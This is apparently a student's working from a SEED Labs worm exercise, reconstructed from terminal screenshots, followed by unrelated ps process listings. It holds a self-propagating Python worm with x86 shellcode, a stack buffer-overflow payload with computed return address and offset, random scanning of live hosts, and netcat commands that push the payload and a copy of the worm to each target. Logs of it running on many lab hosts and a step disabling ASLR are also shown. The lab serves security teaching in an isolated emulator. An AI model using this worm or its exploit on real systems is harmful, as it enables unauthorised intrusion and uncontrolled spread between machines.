   "/bin/bash*"
   "-c*"
   # You can put your commands in the following three lines.
   # Separating the commands using semicolons.
   # Make sure you don't change the length of each line.
   # The * in the 3rd line will be replaced by a binary zero.
   " echo '(^_^) Shellcode is running (^_^)';                  "
   "                                                           "
   "                                                          *"
   "123456789012345678901234567890123456789012345678901234567890"
   # The last line (above) serves as a ruler, it is not used
).encode('latin-1')
```

```
# Create the badfile (the malicious payload)
def createBadfile():
   content = bytearray(0x90 for i in range(500))
   ##################################################################
   # Put the shellcode at the end
   content[500-len(shellcode):] = shellcode

   ret    = 0x00  # Need to change
   offset = 0x00  # Need to change

   content[offset:offset + 4] = (ret).to_bytes(4,byteorder='little')
   ##################################################################

   # Save the binary code to file
   with open('badfile', 'wb') as f:
      f.write(content)


# Find the next victim (return an IP address).
# Check to make sure that the target is alive.
def getNextTarget():
   return '10.151.0.71'


################################################################

print("The worm has arrived on this host ^_^", flush=True)

# This is for visualization. It sends an ICMP echo message to
```

```
# a non-existing machine every 2 seconds.
subprocess.Popen(["ping -q -i2 1.2.3.4"], shell=True)

# Create the badfile
createBadfile()

# Launch the attack on other servers
while True:
    targetIP = getNextTarget()

    # Send the malicious payload to the target host
    print(f"*********************************", flush=True)
    print(f">>>>> Attacking {targetIP} <<<<<", flush=True)
    print(f"*********************************", flush=True)
    subprocess.run([f"cat badfile | nc -w3 {targetIP} 9090"], shell=True)

    # Give the shellcode some time to run on the target host
    time.sleep(1)


    # Sleep for 10 seconds before attacking another host
    time.sleep(10)

    # Remove this line if you want to continue attacking others
    exit(0)
[09/18/26]seed@VM:~/.../worm$
```

```python
#!/bin/env python3
import sys
import os
import time
import subprocess
from random import randint

# You can use this shellcode to run any command you want
shellcode= (
   "\xeb\x2c\x59\x31\xc0\x88\x41\x19\x88\x41\x1c\x31\xd2\xb2\xd0\x88"
   "\x04\x11\x8d\x59\x10\x89\x19\x8d\x41\x1a\x89\x41\x04\x8d\x41\x1d"
   "\x89\x41\x08\x31\xc0\x89\x41\x0c\x31\xd2\xb0\x0b\xcd\x80\xe8\xcf"
   "\xff\xff\xff"
   "AAAABBBBCCCCDDDD"
   "/bin/bash*"
   "-c*"
   # You can put your commands in the following three lines.
   # Separating the commands using semicolons.
   # Make sure you don't change the length of each line.
   # The * in the 3rd line will be replaced by a binary zero.
   " echo '(^_^) Shellcode is running (^_^)';                  "
   "                                                           "
   "                                                          *"
   "1234567890123456789012345678901234567890123456789012345678901234567890"
   # The last line (above) serves as a ruler, it is not used
).encode('latin-1')


# Create the badfile (the malicious payload)
def createBadfile():
   content = bytearray(0x90 for i in range(500))

   ##################################################################
   # Put the shellcode at the end
   content[500-len(shellcode):] = shellcode

   ret    = 0x00  # Need to change
   offset = 0x00  # Need to change

   content[offset:offset + 4] = (ret).to_bytes(4,byteorder='little')
   ##################################################################

   # Save the binary code to file
   with open('badfile', 'wb') as f:
      f.write(content)


# Find the next victim (return an IP address).
# Check to make sure that the target is alive.
def getNextTarget():
   return '10.151.0.71'


################################################################

print("The worm has arrived on this host ^_^", flush=True)

# This is for visualization. It sends an ICMP echo message to
# a non-existing machine every 2 seconds.
subprocess.Popen(["ping -q -i2 1.2.3.4"], shell=True)

# Create the badfile
```

```
createBadfile()

# Launch the attack on other servers
while True:
    targetIP = getNextTarget()

    # Send the malicious payload to the target host
    print(f"***********************************", flush=True)
    print(f">>>>> Attacking {targetIP} <<<<<", flush=True)
    print(f"***********************************", flush=True)
    subprocess.run([f"cat badfile | nc -w3 {targetIP} 9090"], shell=True)

    # Give the shellcode some time to run on the target host
    time.sleep(1)


    # Sleep for 10 seconds before attacking another host
    time.sleep(10)

    # Remove this line if you want to continue attacking others
    exit(0)
```

```
[09/18/26]seed@VM:~/.../worm$ gedit worm.py
[09/18/26]seed@VM:~/.../worm$ sudo /sbin/sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[09/18/26]seed@VM:~/.../worm$ echo hello | nc -w2 10.151.0.71 9090
[09/18/26]seed@VM:~/.../worm$ echo hello | nc -w2 10.151.0.71 9090
[09/18/26]seed@VM:~/.../worm$
```

```
as151h-host_0-10.151.0.71           | Starting stack
as151h-host_0-10.151.0.71           | Input size: 6
as151h-host_0-10.151.0.71           | Frame Pointer (ebp) inside bof():  0xffffd5f8
as151h-host_0-10.151.0.71           | Buffer's address inside bof():     0xffffd588
as151h-host_0-10.151.0.71           | ==== Returned Properly ====
as151h-host_0-10.151.0.71           | Starting stack
as151h-host_0-10.151.0.71           | Input size: 6
as151h-host_0-10.151.0.71           | Frame Pointer (ebp) inside bof():  0xffffd5f8
as151h-host_0-10.151.0.71           | Buffer's address inside bof():     0xffffd588
as151h-host_0-10.151.0.71           | ==== Returned Properly ====
as151h-host_0-10.151.0.71           | Starting stack
as151h-host_0-10.151.0.71           | Input size: 6
as151h-host_0-10.151.0.71           | Frame Pointer (ebp) inside bof():  0xffffd5f8
as151h-host_0-10.151.0.71           | Buffer's address inside bof():     0xffffd588
as151h-host_0-10.151.0.71           | ==== Returned Properly ====
as151h-host_0-10.151.0.71           | Starting stack
as151h-host_0-10.151.0.71           | Input size: 6
as151h-host_0-10.151.0.71           | Frame Pointer (ebp) inside bof():  0xffffd5f8
as151h-host_0-10.151.0.71           | Buffer's address inside bof():     0xffffd588
as151h-host_0-10.151.0.71           | ==== Returned Properly ====
```

```
    "/bin/bash*"
    "-c*"
    # You can put your commands in the following three lines.
    # Separating the commands using semicolons.
    # Make sure you don't change the length of each line.
    # The * in the 3rd line will be replaced by a binary zero.
    " echo '(^_^) Shellcode is running (^_^)';                  "
    "                                                           "
    "                                                          *"
    "1234567890123456789012345678901234567890123456789012345678901234567890"
    # The last line (above) serves as a ruler, it is not used
).encode('latin-1')


# Create the badfile (the malicious payload)
def createBadfile():
    content = bytearray(0x90 for i in range(500))
    ##################################################################
    # Put the shellcode at the end
    content[500-len(shellcode):] = shellcode

    ret    = 0xffffd588 + 500 - len(shellcode)  # Need to change
    offset = 0xffffd5f8 - 0xffffd588 + 4  # Need to change

    content[offset:offset + 4] = (ret).to_bytes(4,byteorder='little')
    ##################################################################

    # Save the binary code to file
    with open('badfile', 'wb') as f:
        f.write(content)

```

```
    ##################################################################

    # Save the binary code to file
    with open('badfile', 'wb') as f:
        f.write(content)


# Find the next victim (return an IP address).
# Check to make sure that the target is alive.
def getNextTarget():
    while True:
        a = randint(151, 155)
        b = randint(71, 75)
        #a = randint(151, 183)
        #b = randint(70, 100)
        ipaddr = f"10.{a}.0.{b}"

        # Get the output of the ping command, look for "1 received"
        output = subprocess.check_output(f"ping -q -c1 -W1 {ipaddr}", shell=True)
        result = output.find(b'1 received')

        if result == -1:
            print(f"{ipaddr} is not alive", flush=True)
        else:
            print(f"*** {ipaddr} is alive, launch the attack", flush=True)
            return ipaddr


##################################################################

print("The worm has arrived on this host ^_^", flush=True)
```

```python

print("The worm has arrived on this host ^_^", flush=True)

# This is for visualization. It sends an ICMP echo message to
# a non-existing machine every 2 seconds.
subprocess.Popen(["ping -q -i2 1.2.3.4"], shell=True)

# Create the badfile
createBadfile()

# Launch the attack on other servers
while True:
    targetIP = getNextTarget()

    # Send the malicious payload to the target host
    print(f"**********************************", flush=True)
    print(f">>>>> Attacking {targetIP} <<<<<", flush=True)
    print(f"**********************************", flush=True)
    # Must be 9090
    subprocess.run([f"cat badfile | nc -w3 {targetIP} 9090"], shell=True)
    print(f"Sent bad file to {targetIP}", flush=True)

    # Give the shellcode some time to run on the target host
    time.sleep(1)

    # Send a copy of this program (worm.py) to the target host
    # Must be the same as the command in shellcode (9999)
    subprocess.run([f"nc -w3 {targetIP} 9999 < worm.py"], shell=True)

    # Sleep for 10 seconds before attacking another host
    time.sleep(10)
```

```
*** 10.153.0.73 is alive, launch the attack
**********************************
>>>>> Attacking 10.153.0.73 <<<<<
**********************************
Sent bad file to 10.153.0.73
*** 10.153.0.71 is alive, launch the attack
**********************************
>>>>> Attacking 10.153.0.71 <<<<<
**********************************
Sent bad file to 10.153.0.71
*** 10.153.0.73 is alive, launch the attack
**********************************
>>>>> Attacking 10.153.0.73 <<<<<
**********************************
Sent bad file to 10.153.0.73
*** 10.152.0.72 is alive, launch the attack
**********************************
>>>>> Attacking 10.152.0.72 <<<<<
**********************************
Sent bad file to 10.152.0.72
*** 10.151.0.71 is alive, launch the attack
**********************************
>>>>> Attacking 10.151.0.71 <<<<<
**********************************
Sent bad file to 10.151.0.71
*** 10.153.0.72 is alive, launch the attack
**********************************
>>>>> Attacking 10.153.0.72 <<<<<
**********************************
Sent bad file to 10.153.0.72
```

```
as152h-host_1-10.152.0.72          | Starting stack
as152h-host_1-10.152.0.72          | (^_^) Shellcode is running (^_^)
as153h-host_1-10.153.0.72          | Starting stack
as153h-host_1-10.153.0.72          | (^_^) Shellcode is running (^_^)
as151h-host_3-10.151.0.74          | Starting stack
as151h-host_3-10.151.0.74          | (^_^) Shellcode is running (^_^)
as153h-host_2-10.153.0.73          | Starting stack
as153h-host_2-10.153.0.73          | (^_^) Shellcode is running (^_^)
as153h-host_0-10.153.0.71          | Starting stack
as153h-host_0-10.153.0.71          | (^_^) Shellcode is running (^_^)
as153h-host_2-10.153.0.73          | Starting stack
as153h-host_2-10.153.0.73          | (^_^) Shellcode is running (^_^)
as152h-host_1-10.152.0.72          | Starting stack
as152h-host_1-10.152.0.72          | (^_^) Shellcode is running (^_^)
as151h-host_0-10.151.0.71          | Starting stack
as151h-host_0-10.151.0.71          | (^_^) Shellcode is running (^_^)
as153h-host_1-10.153.0.72          | Starting stack
as153h-host_1-10.153.0.72          | (^_^) Shellcode is running (^_^)
as153h-host_4-10.153.0.75          | Starting stack
as153h-host_4-10.153.0.75          | (^_^) Shellcode is running (^_^)
```

```
root@64009691f2ce:/# ss -tulpn
Netid       State       Recv-Q      Send-Q           Local Address:Port            Peer Address:Port     Process
udp         UNCONN      0           0                   127.0.0.11:44604              0.0.0.0:*
tcp         LISTEN      0           3                      0.0.0.0:9090               0.0.0.0:*         users:(("server",pid=59,fd=3))
tcp         LISTEN      0           4096                127.0.0.11:35619              0.0.0.0:*
root@64009691f2ce:/# ls
bin  boot  etc   ifinfo.txt       lib    lib64   media  opt   root  sbin            seedemu_worker  start.sh  tmp  var
bof  dev   home  interface_setup  lib32  libx32  mnt    proc  run   seedemu_sniffer  srv             sys       usr
```

```
[----------------------------------code----------------------------------]
   0xf7ffdb43 <__kernel_vsyscall+3>:    mov    ebp,esp
   0xf7ffdb45 <__kernel_vsyscall+5>:    sysenter
   0xf7ffdb47 <__kernel_vsyscall+7>:    int    0x80
=> 0xf7ffdb49 <__kernel_vsyscall+9>:    pop    ebp
   0xf7ffdb4a <__kernel_vsyscall+10>:   pop    edx
   0xf7ffdb4b <__kernel_vsyscall+11>:   pop    ecx
   0xf7ffdb4c <__kernel_vsyscall+12>:   ret
   0xf7ffdb4d:  nop
[----------------------------------stack-----------------------------------]
0000| 0xffffce50 --> 0xffffcee8 --> 0xffffcf94 --> 0x32 ('2')
0004| 0xffffce54 --> 0x400
0008| 0xffffce58 --> 0x80e8330 ("AAAAA\n")
0012| 0xffffce5c --> 0x807646b (<read+43>:      mov    ebx,eax)
0016| 0xffffce60 --> 0x0
0020| 0xffffce64 --> 0x0
0024| 0xffffce68 --> 0x0
0028| 0xffffce6c --> 0x0
[--------------------------------------------------------------------------]
Legend: code, data, rodata, value
Stopped reason: SIGINT
0xf7ffdb49 in __kernel_vsyscall ()
gdb-peda$ p &buffer
No symbol table is loaded.  Use the "file" command.
gdb-peda$ kill
[Inferior 1 (process 16931) killed]
gdb-peda$ run
Starting program: /home/seed/worm/Labsetup/worm/stack_victim
AAAA
AAAA
```

```
as153h-host_2-10.153.0.73           | Starting stack
as153h-host_2-10.153.0.73           | (^_^) Shellcode is running (^_^)
as153h-host_0-10.153.0.71           | Starting stack
as153h-host_0-10.153.0.71           | (^_^) Shellcode is running (^_^)
as153h-host_2-10.153.0.73           | Starting stack
as153h-host_2-10.153.0.73           | (^_^) Shellcode is running (^_^)
as152h-host_1-10.152.0.72           | Starting stack
as152h-host_1-10.152.0.72           | (^_^) Shellcode is running (^_^)
as151h-host_0-10.151.0.71           | Starting stack
as151h-host_0-10.151.0.71           | (^_^) Shellcode is running (^_^)
as153h-host_1-10.153.0.72           | Starting stack
as153h-host_1-10.153.0.72           | (^_^) Shellcode is running (^_^)
as153h-host_4-10.153.0.75           | Starting stack
as153h-host_4-10.153.0.75           | (^_^) Shellcode is running (^_^)
as151h-host_0-10.151.0.71           | Starting stack
as151h-host_0-10.151.0.71           | (^_^) Shellcode is running (^_^)
as153h-host_2-10.153.0.73           | Starting stack
as153h-host_2-10.153.0.73           | (^_^) Shellcode is running (^_^)
as153h-host_4-10.153.0.75           | Starting stack
as153h-host_4-10.153.0.75           | (^_^) Shellcode is running (^_^)
as152h-host_0-10.152.0.71           | Starting stack
as152h-host_0-10.152.0.71           | (^_^) Shellcode is running (^_^)
as152h-host_1-10.152.0.72           | Starting stack
as152h-host_1-10.152.0.72           | (^_^) Shellcode is running (^_^)
as153h-host_4-10.153.0.75           | Starting stack
as153h-host_4-10.153.0.75           | (^_^) Shellcode is running (^_^)
as153h-host_0-10.153.0.71           | Starting stack
as153h-host_0-10.153.0.71           | (^_^) Shellcode is running (^_^)
as151h-host_2-10.151.0.73           | Starting stack
as151h-host_2-10.151.0.73           | (^_^) Shellcode is running (^_^)
```

```
[09/18/26]seed@VM:~/.../worm$ docker exec -it 64009691f2ce bash -c 'ss -tulpn 2>/dev/null || netstat -tulpn 2>/dev/null'
Netid   State    Recv-Q   Send-Q     Local Address:Port      Peer Address:Port  Process

udp     UNCONN   0        0            127.0.0.11:44604         0.0.0.0:*

tcp     LISTEN   0        3               0.0.0.0:9090          0.0.0.0:*      users:(("server",pid=59,fd=3))

tcp     LISTEN   0        4096         127.0.0.11:35619         0.0.0.0:*

[09/18/26]seed@VM:~/.../worm$ docker exec -it 64009691f2ce ls -la /tmp/ 2>/dev/null
docker exec -it 64009691f2ce find / -name "worm.py" 2>/dev/nulltotal 8
drwxrwxrwt 1 root root 4096 Sep 19 03:12 .
drwxr-xr-x 1 root root 4096 Sep 19 01:17 ..
[09/18/26]seed@VM:~/.../worm$
```

```
[09/19/26]seed@VM:~/.../worm$ docker exec -it 5d867e3ae22f ls -la /bof/
total 724
drwxr-xr-x 1 root root   4096 Sep 19 01:09 .
drwxr-xr-x 1 root root   4096 Sep 19 01:17 ..
-rwxrwxr-x 1 root root  17768 Nov 26  2023 server
-rwxrwxr-x 1 root root 709188 Nov 26  2023 stack
[09/19/26]seed@VM:~/.../worm$ docker exec -it 64009691f2ce ls -la /bof/
total 724
drwxr-xr-x 1 root root   4096 Sep 19 01:09 .
drwxr-xr-x 1 root root   4096 Sep 19 01:17 ..
-rwxrwxr-x 1 root root  17768 Nov 26  2023 server
-rwxrwxr-x 1 root root 709188 Nov 26  2023 stack
[09/19/26]seed@VM:~/.../worm$
```

```
[09/19/26]seed@VM:~$ ps
    PID TTY          TIME CMD
  24273 pts/0    00:00:00 bash
  24324 pts/0    00:00:00 ps
[09/19/26]seed@VM:~$ ps --help

Usage:
 ps [options]

 Try 'ps --help <simple|list|output|threads|misc|all>'
  or 'ps --help <s|l|o|t|m|a>'
 for additional help text.


For more details see ps(1).
[09/19/26]seed@VM:~$ ps --help simple

Usage:
 ps [options]

Basic options:
 -A, -e               all processes
 -a                   all with tty, except session leaders
  a                   all with tty, including other users
 -d                   all except session leaders
 -N, --deselect       negate selection
  r                   only running processes
  T                   all processes on this terminal
  x                   processes without controlling ttys

For more details see ps(1).
[09/19/26]seed@VM:~$
```

```
[09/19/26]seed@VM:~$ ps -e | head
    PID TTY          TIME CMD
      1 ?        00:00:49 systemd
      2 ?        00:00:00 kthreadd
      3 ?        00:00:00 rcu_gp
      4 ?        00:00:00 rcu_par_gp
      6 ?        00:00:00 kworker/0:0H-kblockd
      9 ?        00:00:00 mm_percpu_wq
     10 ?        00:00:53 ksoftirqd/0
     11 ?        00:00:03 rcu_sched
     12 ?        00:00:00 migration/0
[09/19/26]seed@VM:~$ ps
    PID TTY          TIME CMD
  24273 pts/0    00:00:00 bash
  24652 pts/0    00:00:00 ps
[09/19/26]seed@VM:~$ firefox
```




```
[09/19/26]seed@VM:~$ ps -e | grep firefox
  25341 pts/0    00:00:04 firefox
[09/19/26]seed@VM:~$
```

```
[09/19/26]seed@VM:~$ ps -eH --forest
    PID TTY          TIME CMD
      2 ?        00:00:00 kthreadd
      3 ?        00:00:00  \_ rcu_gp
      4 ?        00:00:00  \_ rcu_par_gp
      6 ?        00:00:00  \_ kworker/0:0H-kblockd
      9 ?        00:00:00  \_ mm_percpu_wq
     10 ?        00:00:54  \_ ksoftirqd/0
     11 ?        00:00:03  \_ rcu_sched
     12 ?        00:00:00  \_ migration/0
     13 ?        00:00:00  \_ idle_inject/0
     14 ?        00:00:00  \_ cpuhp/0
     15 ?        00:00:00  \_ kdevtmpfs
     16 ?        00:00:00  \_ netns
     17 ?        00:00:00  \_ rcu_tasks_kthre
     18 ?        00:00:00  \_ kauditd
     19 ?        00:00:00  \_ khungtaskd
     20 ?        00:00:00  \_ oom_reaper
     21 ?        00:00:00  \_ writeback
     22 ?        00:00:00  \_ kcompactd0
     23 ?        00:00:00  \_ ksmd
     24 ?        00:00:00  \_ khugepaged
     70 ?        00:00:00  \_ kintegrityd
     71 ?        00:00:00  \_ kblockd
     72 ?        00:00:00  \_ blkcg_punt_bio
     73 ?        00:00:00  \_ tpm_dev_wq
     74 ?        00:00:00  \_ ata_sff
     75 ?        00:00:00  \_ md
     76 ?        00:00:00  \_ edac-poller
```

```
    78 ?        00:00:00  \_ watchdogd
    83 ?        00:00:02  \_ kswapd0
    84 ?        00:00:00  \_ ecryptfs-kthrea
    86 ?        00:00:00  \_ kthrotld
    87 ?        00:00:00  \_ acpi_thermal_pm
    88 ?        00:00:00  \_ scsi_eh_0
    89 ?        00:00:00  \_ scsi_tmf_0
    90 ?        00:00:00  \_ scsi_eh_1
    91 ?        00:00:00  \_ scsi_tmf_1
    93 ?        00:00:00  \_ vfio-irqfd-clea
    94 ?        00:00:00  \_ ipv6_addrconf
   105 ?        00:00:00  \_ kstrp
   108 ?        00:00:00  \_ kworker/u3:0
   121 ?        00:00:00  \_ charger_manager
   122 ?        00:00:30  \_ kworker/0:1H-kblockd
   161 ?        00:00:00  \_ scsi_eh_2
   165 ?        00:00:00  \_ scsi_tmf_2
   185 ?        00:00:05  \_ jbd2/sda5-8
   186 ?        00:00:00  \_ ext4-rsv-conver
   253 ?        00:00:01  \_ irq/18-vmwgfx
   254 ?        00:00:00  \_ ttm_swap
   263 ?        00:00:00  \_ loop0
   264 ?        00:00:00  \_ loop1
   265 ?        00:00:00  \_ loop2
   266 ?        00:00:00  \_ loop3
   269 ?        00:00:00  \_ loop4
   297 ?        00:00:00  \_ iprt-VBoxWQueue
   331 ?        00:00:00  \_ cryptd
  1052 ?        00:00:00  \_ none
 16098 ?        00:00:09  \_ kworker/0:2-events
 22188 ?        00:00:00  \_ kworker/u2:1-events_unbound
```

```
   2128 ?        00:00:00  \_ gsd-printer
   2278 ?        00:00:00  \_ gvfsd-metadata
   5522 ?        00:00:00  \_ gnome-calendar
   5526 ?        00:00:00  \_ seahorse
  13240 ?        00:00:00  \_ sh
  13241 ?        00:00:05  |   \_ ping
  13338 ?        00:00:00  \_ sh
  13340 ?        00:00:04  |   \_ ping
  24232 ?        00:00:02  \_ gnome-terminal-
  24273 pts/0    00:00:00      \_ bash
  25341 pts/0    00:00:04      |   \_ firefox
  25380 pts/0    00:00:00      |       \_ Web Content
  25408 pts/0    00:00:00      |       \_ Web Content
  25425 pts/0    00:00:00      |       \_ Privileged Cont
  25478 pts/0    00:00:00      |       \_ WebExtensions
  25490 pts/0    00:00:02      |       \_ Web Content
  25565 pts/0    00:00:00      |       \_ Web Content
  25642 pts/2    00:00:00      \_ bash
  25907 pts/2    00:00:00          \_ ps
   1644 ?        00:00:00 gnome-keyring-d
   1805 ?        00:00:00 VBoxClient
   1807 ?        00:00:04  \_ VBoxClient
   1814 ?        00:00:00 VBoxClient
   1815 ?        00:00:00  \_ VBoxClient
   1820 ?        00:00:00 VBoxClient
   1821 ?        00:03:13  \_ VBoxClient
   1825 ?        00:00:00 VBoxClient
   1828 ?        00:00:00  \_ VBoxClient
  20046 ?        00:00:00 cupsd
  20047 ?        00:00:00 cups-browsed
[09/19/26]seed@VM:~$
```

```
[09/19/26]seed@VM:~$ ps -f
UID          PID    PPID  C STIME TTY          TIME CMD
seed       25642   24232  0 00:25 pts/2    00:00:00 bash
seed       26277   25642  0 00:29 pts/2    00:00:00 ps -f
[09/19/26]seed@VM:~$ ps -e | grep firefox
  25341 pts/0    00:00:05 firefox
[09/19/26]seed@VM:~$ kill 25341
[09/19/26]seed@VM:~$ ps -e | grep firefox
[09/19/26]seed@VM:~$
```

```
[09/19/26]seed@VM:~$ ps --help all

Usage:
 ps [options]

Basic options:
 -A, -e               all processes
 -a                   all with tty, except session leaders
  a                   all with tty, including other users
 -d                   all except session leaders
 -N, --deselect       negate selection
  r                   only running processes
  T                   all processes on this terminal
  x                   processes without controlling ttys

Selection by list:
 -C <command>         command name
 -G, --Group <GID>    real group id or name
 -g, --group <group>  session or effective group name
 -p, p, --pid <PID>   process id
        --ppid <PID>  parent process id
 -q, q, --quick-pid <PID>
                      process id (quick mode)
 -s, --sid <session>  session id
 -t, t, --tty <tty>   terminal
 -u, U, --user <UID>  effective user id or name
 -U, --User <UID>     real user id or name

  The selection options take as their argument either:
    a comma-separated list e.g. '-u root,nobody' or
    a blank-separated list e.g. '-p 123 4567'
```

```
Output formats:
 -F                   extra full
 -f                   full-format, including command lines
  f, --forest         ascii art process tree
 -H                   show process hierarchy
 -j                   jobs format
  j                   BSD job control format
 -l                   long format
  l                   BSD long format
 -M, Z                add security data (for SELinux)
 -O <format>          preloaded with default columns
  O <format>          as -O, with BSD personality
 -o, o, --format <format>
                      user-defined format
  s                   signal format
  u                   user-oriented format
  v                   virtual memory format
  X                   register format
 -y                   do not show flags, show rss vs. addr (used with -l)
     --context        display security context (for SELinux)
     --headers        repeat header lines, one per page
     --no-headers     do not print header at all
     --cols, --columns, --width <num>
                      set screen width
     --rows, --lines <num>
                      set screen height

Show threads:
  H                   as if they were processes
 -L                   possibly with LWP and NLWP columns
 -m, m                after processes
```

```
 -T                  possibly with SPID column

Miscellaneous options:
 -c                  show scheduling class with -l option
  c                  show true command name
  e                  show the environment after command
  k,    --sort       specify sort order as: [+|-]key[,[+|-]key[,...]]
  L                  show format specifiers
  n                  display numeric uid and wchan
  S,    --cumulative  include some dead child process data
 -y                  do not show flags, show rss (only with -l)
 -V, V, --version    display version information and exit
 -w, w               unlimited output width

       --help <simple|list|output|threads|misc|all>
                     display help and exit

For more details see ps(1).
[09/19/26]seed@VM:~$
```

```
[09/19/26]seed@VM:~$ ps aux
USER         PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root           1  0.3  0.4 168204  8948 ?        Ss   Sep18   0:52 /sbin/init splash
root           2  0.0  0.0      0     0 ?        S    Sep18   0:00 [kthreadd]
root           3  0.0  0.0      0     0 ?        I<   Sep18   0:00 [rcu_gp]
root           4  0.0  0.0      0     0 ?        I<   Sep18   0:00 [rcu_par_gp]
root           6  0.0  0.0      0     0 ?        I<   Sep18   0:00 [kworker/0:0H-kblockd]
root           9  0.0  0.0      0     0 ?        I<   Sep18   0:00 [mm_percpu_wq]
root          10  0.3  0.0      0     0 ?        S    Sep18   0:54 [ksoftirqd/0]
root          11  0.0  0.0      0     0 ?        I    Sep18   0:03 [rcu_sched]
root          12  0.0  0.0      0     0 ?        S    Sep18   0:01 [migration/0]
root          13  0.0  0.0      0     0 ?        S    Sep18   0:00 [idle_inject/0]
root          14  0.0  0.0      0     0 ?        S    Sep18   0:00 [cpuhp/0]
root          15  0.0  0.0      0     0 ?        S    Sep18   0:00 [kdevtmpfs]
root          16  0.0  0.0      0     0 ?        I<   Sep18   0:00 [netns]
root          17  0.0  0.0      0     0 ?        S    Sep18   0:00 [rcu_tasks_kthre]
root          18  0.0  0.0      0     0 ?        S    Sep18   0:00 [kauditd]
root          19  0.0  0.0      0     0 ?        S    Sep18   0:00 [khungtaskd]
root          20  0.0  0.0      0     0 ?        S    Sep18   0:00 [oom_reaper]
root          21  0.0  0.0      0     0 ?        I<   Sep18   0:00 [writeback]
root          22  0.0  0.0      0     0 ?        S    Sep18   0:00 [kcompactd0]
root          23  0.0  0.0      0     0 ?        SN   Sep18   0:00 [ksmd]
root          24  0.0  0.0      0     0 ?        SN   Sep18   0:00 [khugepaged]
root          70  0.0  0.0      0     0 ?        I<   Sep18   0:00 [kintegrityd]
root          71  0.0  0.0      0     0 ?        I<   Sep18   0:00 [kblockd]
root          72  0.0  0.0      0     0 ?        I<   Sep18   0:00 [blkcg_punt_bio]
root          73  0.0  0.0      0     0 ?        I<   Sep18   0:00 [tpm_dev_wq]
root          74  0.0  0.0      0     0 ?        I<   Sep18   0:00 [ata_sff]
root          75  0.0  0.0      0     0 ?        I<   Sep18   0:00 [md]
root          76  0.0  0.0      0     0 ?        I<   Sep18   0:00 [edac-poller]
root          77  0.0  0.0      0     0 ?        I<   Sep18   0:00 [devfreq_wq]
```

```
root           83  0.0  0.0      0     0 ?        S    Sep18   0:02 [kswapd0]
root           84  0.0  0.0      0     0 ?        S    Sep18   0:00 [ecryptfs-kthrea]
root           86  0.0  0.0      0     0 ?        I<   Sep18   0:00 [kthrotld]
root           87  0.0  0.0      0     0 ?        I<   Sep18   0:00 [acpi_thermal_pm]
root           88  0.0  0.0      0     0 ?        S    Sep18   0:00 [scsi_eh_0]
root           89  0.0  0.0      0     0 ?        I<   Sep18   0:00 [scsi_tmf_0]
root           90  0.0  0.0      0     0 ?        S    Sep18   0:00 [scsi_eh_1]
root           91  0.0  0.0      0     0 ?        I<   Sep18   0:00 [scsi_tmf_1]
root           93  0.0  0.0      0     0 ?        I<   Sep18   0:00 [vfio-irqfd-clea]
root           94  0.0  0.0      0     0 ?        I<   Sep18   0:00 [ipv6_addrconf]
root          105  0.0  0.0      0     0 ?        I<   Sep18   0:00 [kstrp]
root          108  0.0  0.0      0     0 ?        I<   Sep18   0:00 [kworker/u3:0]
root          121  0.0  0.0      0     0 ?        I<   Sep18   0:00 [charger_manager]
root          122  0.1  0.0      0     0 ?        I<   Sep18   0:31 [kworker/0:1H-kblockd]
root          161  0.0  0.0      0     0 ?        S    Sep18   0:00 [scsi_eh_2]
root          165  0.0  0.0      0     0 ?        I<   Sep18   0:00 [scsi_tmf_2]
root          185  0.0  0.0      0     0 ?        S    Sep18   0:05 [jbd2/sda5-8]
root          186  0.0  0.0      0     0 ?        I<   Sep18   0:00 [ext4-rsv-conver]
root          225  0.0  0.6  70400 14180 ?        S<s  Sep18   0:04 /lib/systemd/systemd-journald
root          253  0.0  0.0      0     0 ?        S    Sep18   0:01 [irq/18-vmwgfx]
root          254  0.0  0.0      0     0 ?        I<   Sep18   0:00 [ttm_swap]
root          263  0.0  0.0      0     0 ?        S<   Sep18   0:00 [loop0]
